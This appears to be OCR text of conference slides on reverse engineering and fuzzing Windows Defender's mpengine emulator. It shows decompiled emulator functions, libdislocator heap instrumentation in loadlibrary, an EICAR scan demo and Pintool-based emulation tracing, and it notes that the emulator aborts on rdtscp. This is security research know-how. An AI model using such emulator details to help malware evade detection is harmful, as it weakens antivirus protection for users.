


```
void __fastcall vmp32_esc_cpuid
{
  DT_context *v2; // esi@1
  native_IL_context *v3; // ST0
  x86_common_context *v4; // ea

  v2 = pC;
  v3 = pC->native_IL_ctx;
  v2->m_vticks32 += 24;
```

Like every other AV emulator I've looked at, Defender aborts execution on `rdtscp`



```
void __cdecl NTDLL_DLL_VFS_Read(pe_vars_t *v)
{
  DT_context *v1; // eax@1
  bool v2; // bl@1
  char *v3; // eax@1
  VirtualFS *v4; // ecx@1
  CAutoVticks vticks; // [sp+Ch] [bp-48h]@1
  unsigned int nBytesRead; // [sp+18h] [bp-3C
  Parameters<5> arg; // [sp+1Ch] [bp-38h]@1
  int v8; // [sp+50h] [bp-4h]@1

  Parameters<5>::Parameters<5>(&arg, v);
  v1 = v->m_pDTc;
  v->vticks32 += 512;
  vticks.m_vticks = 32;
  vticks.m_init_vticks = &v->vticks32;
```



```
 KERNEL32_DLL_Sleep(pe_vars_t *v)

r_x86 *DTProcessor; // ebx@1
iscall *CPU_tick)(DTProcessor_x86 *, unsigned __int64);
DT_context *v3; // ecx@3
ThreadManager *v4; // ecx@4
ThreadManager v5; // eax@5
DTProcessor *v6; // esi@6
void (__thiscall *v7)(SimpleProcessor *, unsigned int); // edi@6
unsigned __int64 tick_count; // [sp-Ch] [bp-44h]@1
CAutoVticks vticks; // [sp+Ch] [bp-2Ch]@3
Parameters<1> arg; // [sp+1Ch] [bp-1Ch]@1
int v12; // [sp+34h] [bp-4h]@3

Parameters<1>::Parameters<1>(&arg, v);
DTProcessor = v->iproc;
tick_count = arg.m_Arg[0].val32 << 21;
CPU_tick = DTProcessor->vfptr->CPU_tick;
if ( CPU_tick == DTProcessor_x86::CPU_tick )
{
  DTProcessor_x86::CPU_tick(DTProcessor, tick_count);
}
```

Outline

1. Introduction
2. Tooling & Process
3. Reverse Engineering
4. Vulnerability Research
5. Conclusion


libdislocator

libdislocator is a allocator included with AFL that does allocation in a way likely to increase the discovery rate for heap-related bugs

Since it’s open source and implemented as in a simple single C file, we can easily drop in libdislocator code to instrument Windows heap API implementations in loadlibrary

Source:
github.com/mirrorer/afl/tree/master/libdislocator

I integrated libdislocator code (not published) into:
loadlibrary/peloader/winapi/Heap.c



```c
/* This is the main alloc function. It allocates one page more than necessary,
   sets that tailing page to PROT_NONE, and then increments the return address
   so that it is right-aligned to that boundary. Since it always uses mmap(),
   the returned memory will be zeroed. */
static void* __dislocator_alloc(size_t len) {
  void* ret;
  uint32_t currentAllocationLen;

  currentAllocationLen =  (1 + PG_COUNT(len + 8)) * PAGE_SIZE;

  /* We will also store buffer length and a canary below the actual buffer, so
     let's add 8 bytes for that. */
  ret = mmap(NULL, currentAllocationLen, PROT_READ | PROT_WRITE,
             MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);

  if (ret == (void*)-1) {
    if (hard_fail) FATAL("mmap() failed on alloc (OOM?)");
    DEBUGF("mmap() failed on alloc (OOM?)");
    printf("*** alloc %d failed (OOM?) ***\n", len);
    return NULL;
  }

  /* Set PROT_NONE on the last page. */
  if (mprotect(ret + PG_COUNT(len + 8) * PAGE_SIZE, PAGE_SIZE, PROT_NONE))
    FATAL("mprotect() failed when allocating memory");

  //add it in before manipulation
  AppendMalloc(ret, currentAllocationLen);
```

```c
static inline void * MALLOC(DWORD dwBytes)
{
    void * ptr = NULL;

    //add 4 bytes to account for header - technically could overflow
    dwBytes += 4;

    if(g_DislocatorHeapOn)
    {
        ptr = ld_malloc(dwBytes);
        if (ptr)
        {
            *((uint32_t*)ptr) = MpDislocMagic;
        }
    }
    else
    {
        ptr = malloc(dwBytes);
        if (ptr)
        {
            *((uint32_t*)ptr) = MpNormalMagic;
        }
    }
```


Offline Demos

Screenshots of demos for online slide release - see presentation videos when released for live demos

Demo


Scanning with `mpclient`

Scanning with `mpclient`



```
$ cat eicar.com
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*$
```

Scanning with `mpclient`



```
$ cat eicar.com
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*$
$ ./mpclient eicar.com
main(): Scanning eicar.com...
EngineScanCallback(): Scanning input
EngineScanCallback(): Threat Virus:DOS/EICAR_Test_File identified.
$ 
```


Demo

Lighthouse Usage

Tracing Timeline

Pintool must be enlightened about custom loaded `mpengine.dll` location - take callback stub ideas from Tavis Ormandy’s `deepcover` Pintool

`github.com/taviso/loadlibrary/tree/master/coverage`




Engine Startup

`__rsignal(..., RSIG_BOOTENGINE, …)`

Tracing Timeline

Pintool must be enlightened about custom loaded `mpengine.dll` location - take callback stub ideas from Tavis Ormandy’s `deepcover` Pintool


`github.com/taviso/loadlibrary/tree/master/coverage`


Engine Startup
Initial Scan
__rsignal(..., RSIG_BOOTENGINE, …)
__rsignal(..., RSIG_SCAN_STREAMBUFFER, …)

Tracing Timeline

Pintool must be enlightened about custom loaded `mpengine.dll` location - take callback stub ideas from Tavis Ormandy's `deepcover` Pintool

`github.com/taviso/loadlibrary/tree/master/coverage`



Engine Startup

Initial Scan

Emulator Startup

`__rsignal(..., RSIG_BOOTENGINE, …)`

`__rsignal(..., RSIG_SCAN_STREAMBUFFER, …)`


Tracing Timeline

Hooking Defender's emulation functions for `WinExec` and `ExitProcess` allows us to know when emulation starts and stops*

*`ExitProcess` is called at the end of every emulation session automatically - I believe this is because `setup_pe_vstack` puts it at the bottom of the call stack, even for binaries that do not explicitly return to it

Pintool must be enlightened about custom loaded `mpengine.dll` location - take callback stub ideas from Tavis Ormandy's `deepcover` Pintool

`github.com/taviso/loadlibrary/tree/master/coverage`



Binary calls hooked `WinExec` emulation with params for start

Engine Startup

Initial Scan

Emulator Startup

Binary Emulation

`__rsignal(..., RSIG_BOOTENGINE, …)`

`__rsignal(..., RSIG_SCAN_STREAMBUFFER, …)`


Tracing Timeline

Hooking Defender's emulation functions for `WinExec` and `ExitProcess` allows us to know when emulation starts and stops*

*`ExitProcess` is called at the end of every emulation session automatically - I believe this is because `setup_pe_vstack` puts it at the bottom of the call stack, even for binaries that do not explicitly return to it

Pintool must be enlightened about custom loaded `mpengine.dll` location - take callback stub ideas from Tavis Ormandy's `deepcover` Pintool

`github.com/taviso/loadlibrary/tree/master/coverage`



Binary calls hooked `WinExec` emulation with params for start

Emulator calls `ExitProcess`

Engine Startup

Initial Scan

Emulator Startup

Binary Emulation

Emulator Teardown

`__rsignal(..., RSIG_BOOTENGINE, …)`

`__rsignal(..., RSIG_SCAN_STREAMBUFFER, …)`

